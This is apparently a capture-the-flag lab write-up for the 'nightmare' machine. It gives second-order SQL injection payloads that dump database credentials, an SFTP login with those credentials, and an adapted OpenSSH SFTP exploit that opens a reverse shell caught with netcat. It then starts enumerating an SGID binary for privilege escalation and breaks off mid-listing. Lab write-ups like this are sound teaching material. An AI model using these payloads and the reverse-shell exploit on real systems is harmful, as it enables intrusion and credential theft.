
After finding the web application is vulnerable to Second Order SQL Injection. We now find the number of columns. We register a user with the following credentials:

```
1  Username: admin ') order by 3#
2  Password: pass
```

We keep the password same for the user we register.


Now when we login, we get an SQL error that means the table has less than three columns. So we again register a user using the following query:

```
1    admin ') order by 2#
```



When we login, we find that we do not have an SQL error that means the table has 2 columns.
Now we are going to find the version of SQL database it is running. To find the version of the database we are going to register with the following query:

```
1  admin') union select 1, @@version#
```




After finding the version we now know that it is a MySQL database. Now we find the name of the database. To find the name of the database we register with the following query:

```
1  admin') union select 1, database()#
```


Now we get the database to be called “notes” but we want the names of all the databases on the server. So we register a user using the following query:

```
1  admin') union select 1, group_concat(distinct table_schema) from information_schema.tables#
```




We get another database called “sysadmin”; we find the table names inside “sysadmin”. To find the table names with we register the user with following query:

```
admin') union select 1, group_concat(distinct table_name) from information_schema.columns where table_schema="sysadmin"#
```




We find two tables called “users” and “configs”; we now find the column name inside “users” table. To find the column names we register a user with the following query:

```
1  admin') union select 1, group_concat(distinct column_name) from information_schema.columns where table_schema="sysadmin" and table_name="users"#
```



Now we find two columns called “username” and “password”. To find the data inside the columns we are going to register a user with the following query:

```
1  admin') union select 1, group_concat(username, 0x7c, password, 0x0a) from sysadmin.users#
```




Now we find different username passwords; we try to login through SSH using these credentials and find that we were able to login using the credentials "**ftpuser:@whereyougo?"** . We are unable to get a shell using SSH, instead we tried to connect using sftp and were successfully able to login.

```
1  ssh -p 2222 ftpuser@10.10.10.66
2  sftp -p 2222 ftpuser@10.10.10.66
```

```
root@kali:~# ssh -p 2222 ftpuser@10.10.10.66
ftpuser@10.10.10.66's password:
PTY allocation request failed on channel 0
id
lsConnection to 10.10.10.66 closed.
root@kali:~#
root@kali:~# sftp -P 2222 ftpuser@10.10.10.66
ftpuser@10.10.10.66's password:
Connected to ftpuser@10.10.10.66.
sftp> ls
bin             boot            dev             etc             home
initrd.img      initrd.img.old  lib             lib32
lib64           libx32          lost+found      media           mnt
opt             proc            root            run
sbin            srv             sys             tmp             usr
var             vmlinuz         vmlinuz.old
sftp>
```


Now as we are not able to get a shell using SSH, we tried to find sftp exploit and were able to find a exploit. You can download the exploit from here.



We made changes to the exploit so that we can get a reverse shell.

```
  GNU nano 3.2                          sftp-exploit.py

# OpenSSH <= 6.6 SFTP misconfiguration exploit for 32/64bit Linux
# The original discovery by Jann Horn: http://seclists.org/fulldisclosure/2014/$
#
# Adam Simuntis :: https://twitter.com/adamsimuntis
# Mindaugas Slusnys :: https://twitter.com/mislusnys

import paramiko
import sys
import time
from pwn import *

# parameters
cmd = 'python -c \'import socket,subprocess,os;s=socket.socket(socket.AF_INET,s$
host = '10.10.10.66'
port = 2222
username = 'ftpuser'
password = '@whereyougo?'

# connection
```

After making changes to the exploit, we setup our listener using netcat and then run the script.

```
1  python sftp-exploit.py
```

```
root@kali:~/sftp-exploit# python sftp-exploit.py
[*] Analysing /proc/self/maps on remote system
[+] 32bit libc mapped @ f7574000-f7724000, path: /lib/i386-linux-gnu/libc-2.23.so
[+] Stack mapped @ ff9a0000-ff9c1000
[+] Fetching libc from remote system..

[*] '/root/sftp-exploit/libc.so'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

[+] system()  @ 0xf75aeda0
[+] 'ret' @ 0xf7574417
[+] We have r/w permissions for /proc/self/mem! All Good.
[*] Patching /proc/self/mem on the remote system
[+] Pushing new stack to 0xff9a0000.. fingers crossed ;))
```

On our listener we get a reverse shell.

```
1  nc -lvp 443
```

```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
10.10.10.66: inverse host lookup failed: Unknown host
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.66] 44980
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(ftpuser) gid=1002(ftpuser) groups=1002(ftpuser)
$
```

After getting the reverse shell we spawn a TTY shell. Then inside /home/decoder/ directory we find a directory called “test” and user called “user.txt”. As they belong to “decoder” group, we find files that belong to “decoder” group.

```
1  python -c "import pty; pty.spawn('/bin/bash')"
2  find / -group “decoder” 2>/dev/null
```

```
ftpuser@nightmare:/$ cd home
cd home
ftpuser@nightmare:/home$ ls
ls
decoder
ftpuser@nightmare:/home$ cd decoder
cd decoder
ftpuser@nightmare:/home/decoder$ ls -al
ls -al
total 28
drwxr-xr-x  3 root    decoder 4096 Sep 28  2017 .
drwxr-xr-x  3 root    root    4096 Sep 30  2017 ..
-rw-------  1 root    root       0 Sep 13  2017 .bash_history
-rw-r-----  1 decoder decoder  220 Sep  1  2015 .bash_logout
-rw-r-----  1 decoder decoder 3771 Sep  1  2015 .bashrc
-rw-r-----  1 decoder decoder  675 Sep  1  2015 .profile
drwx-wx--x  2 root    decoder 4096 Oct  2  2017 test
-r--r-----+ 1 decoder decoder   33 Sep 12  2017 user.txt
ftpuser@nightmare:/home/decoder$ find / -group "decoder" 2>/dev/null
find / -group "decoder" 2>/dev/null
/home/decoder
/home/decoder/.bashrc
/home/decoder/.profile
/home/decoder/user.txt
/home/decoder/test
/home/decoder/.bash_logout
/usr/bin/sls
ftpuser@nightmare:/home/decoder$
```

Now running the sls command we find that it is a binary file that is running ls command. It also has SGID bit set, so we can abuse this to escalate our privilege.

```
ftpuser@nightmare:/home/decoder$ sls --help
sls --help
Usage: /bin/ls [OPTION]... [FILE]...
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.

Mandatory arguments to long options are mandatory for short options too.
  -a, --all                  do not ignore entries starting with .
  -A, --almost-all           do not list implied . and ..
      --author               with -l, print the author of each file
  -b, --escape               print C-style escapes for nongraphic characters
      --block-size=SIZE      scale sizes by SIZE before printing them; e.g.,
                               '--block-size=M' prints sizes in units of
                               1,048,576 bytes; see SIZE format below
  -B, --ignore-backups       do not list implied entries ending with ~
  -c                         with -lt: sort by, and show, ctime (time of last
                               modification of file status information);
                               with -l: show ctime and sort by name;
                               otherwise: sort by ctime, newest first
  -C                         list entries by columns
      --color[=WHEN]         colorize the output; WHEN can be 'always' (default
                               if omitted), 'auto', or 'never'; more info below
  -d, --directory            list directories themselves, not their contents
  -D, --dired                generate output designed for Emacs' dired mode
  -f                         do not sort, enable -aU, disable -ls --color
  -F, --classify             append indicator (one of */=>@|) to entries
